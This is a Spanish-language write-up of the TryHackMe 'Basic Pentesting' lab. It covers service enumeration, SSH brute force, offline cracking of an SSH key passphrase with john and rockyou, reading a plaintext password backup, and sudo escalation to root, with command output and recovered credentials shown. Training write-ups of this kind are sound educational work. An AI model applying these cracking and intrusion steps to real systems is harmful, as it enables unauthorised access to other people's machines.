Resolución de Laboratorio

Basic Pentesting

Investigación sobre una máquina Linux expuesta en red: enumeración de servicios, descubrimiento de un directorio web oculto, enumeración SMB con enum4linux, obtención de credenciales por fuerza bruta SSH, movimiento lateral vía llave SSH crackeada offline, y escalada de privilegios a root por sudo mal configurado.

URL: https://tryhackme.com/room/basicpentestingjt

Writeup por Jenrrisinho

Septiembre 2026


1. Reconocimiento

Se realizó un escaneo completo de puertos con detección de versión y scripts por defecto para identificar todos los servicios expuestos por la máquina objetivo, incluyendo un servicio web, SMB y SSH.


(captura del resultado del escaneo de puertos)

2. Enumeración web


Se ejecutó fuerza bruta de directorios sobre el servicio web, lo que reveló un directorio oculto no enlazado públicamente en el sitio.



Dentro del directorio se listaban dos archivos de texto.




Uno de ellos contenía una nota interna entre dos usuarios, mencionando una auditoría de hashes de contraseñas y una política de contraseñas débil — una pista clave para el siguiente paso.



3. Enumeración SMB


Se corrió una enumeración completa del servicio Samba expuesto, obteniendo la versión del servicio, los shares disponibles y su política de contraseñas.

Se identificó además una lista de usuarios locales del sistema, obtenida sin necesidad de autenticación previa.




4. Fuerza bruta de credenciales

Con la pista textual encontrada en el paso 2 y la lista de usuarios del paso 3, se lanzó un ataque de fuerza bruta dirigido contra el servicio SSH, obteniendo una credencial válida.




5. Acceso inicial

Se estableció conexión SSH exitosa con la credencial obtenida.



Dentro del home de otro usuario del sistema se encontró una carpeta de configuración SSH con permisos mal configurados, exponiendo su llave privada, junto a un archivo de respaldo adicional.



6. Cracking de llave SSH

La llave privada encontrada estaba protegida por una passphrase. Se extrajo el hash correspondiente y se crackeó de forma offline con una wordlist común.

```
┌──(root㉿kali)-[~/Projects/THM/BasicPentesting]
└─# ssh2john rsa_kay > ssh.hash
```

```
┌──(root㉿kali)-[~/Projects/THM/BasicPentesting]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt ssh.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (rsa_kay)
1g 0:00:00:00 DONE (2026-10-19 22:42) 12.50g/s 1034Kp/s 1034Kc/s 1034KC/s behlat..bball40
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Con la llave ya utilizable, se logró autenticación como el segundo usuario del sistema.

```
┌──(root㉿kali)-[~/Projects/THM/BasicPentesting]
└─# ssh -i rsa_kay kay@10.66.148.255
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'rsa_kay':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon 19 Oct 2026 10:42:32 PM EDT

  System load:  0.01               Processes:             118
  Usage of /:   50.5% of 13.62GB   Users logged in:       1
  Memory usage: 63%                IPv4 address for ens5: 10.66.148.255
  Swap usage:   0%

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Sun Jun 22 13:40:04 2025 from 10.23.8.228
kay@ip-10-66-148-255:~$ pwd
/home/kay
kay@ip-10-66-148-255:~$ whoami
kay
```

```
kay@ip-10-66-148-255:~$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 5 root root 4096 Oct 19 21:12 ..
-rw------- 1 kay  kay   789 Jun 22  2025 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
kay@ip-10-66-148-255:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@ip-10-66-148-255:~$
```

7. Escalada de privilegios

Se revisaron los permisos sudo del usuario actual, encontrando que tenía privilegios completos sin restricciones.

```
kay@ip-10-66-148-255:~$ sudo -l
[sudo] password for kay:

Sorry, try again.
[sudo] password for kay:
Sorry, try again.
[sudo] password for kay:
Matching Defaults entries for kay on ip-10-66-148-255:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User kay may run the following commands on ip-10-66-148-255:
    (ALL : ALL) ALL
kay@ip-10-66-148-255:~$
```

Usando la contraseña hallada previamente en el archivo de respaldo, se escaló directamente a privilegios de root.

```
kay@ip-10-66-148-255:~$ sudo su
root@ip-10-66-148-255:/home/kay# whoami
root
```

```
root@ip-10-66-148-255:/# cd root/
root@ip-10-66-148-255:~# ls -la
total 40
drwx------  7 root root 4096 Jun 22  2025 .
drwxr-xr-x 24 root root 4096 Oct 19 21:12 ..
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwx------  2 root root 4096 Jun 22  2025 .cache
-rw-r--r--  1 root root 1017 Apr 23  2018 flag.txt
drwx------  3 root root 4096 Jun 22  2025 .gnupg
drwxr-xr-x  2 root root 4096 Apr 18  2018 .nano
-rw-r--r--  1 root root  161 Jan  2  2024 .profile
drwx------  3 root root 4096 Jun 22  2025 snap
drwxr-xr-x  2 root root 4096 Jun 22  2025 .ssh
-rw-------  1 root root    0 Jun 22  2025 .viminfo
root@ip-10-66-148-255:~# cat flag.txt
Congratulations! You've completed this challenge. There are two ways (that I'm aware of) to gain
a shell, and two ways to privesc. I encourage you to find them all!

If you're in the target audience (newcomers to pentesting), I hope you learned something. A few
takeaways from this challenge should be that every little bit of information you can find can be
valuable, but sometimes you'll need to find several different pieces of information and combine
them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding
an obviously outdated, vulnerable service right away with a port scan (unlike the first entry
in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and
therefore might've been overlooked by administrators.

Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send
me a link! I can be reached at josiah@vt.edu. If you've got questions or feedback, please reach
out to me.

Happy hacking!
root@ip-10-66-148-255:~#
```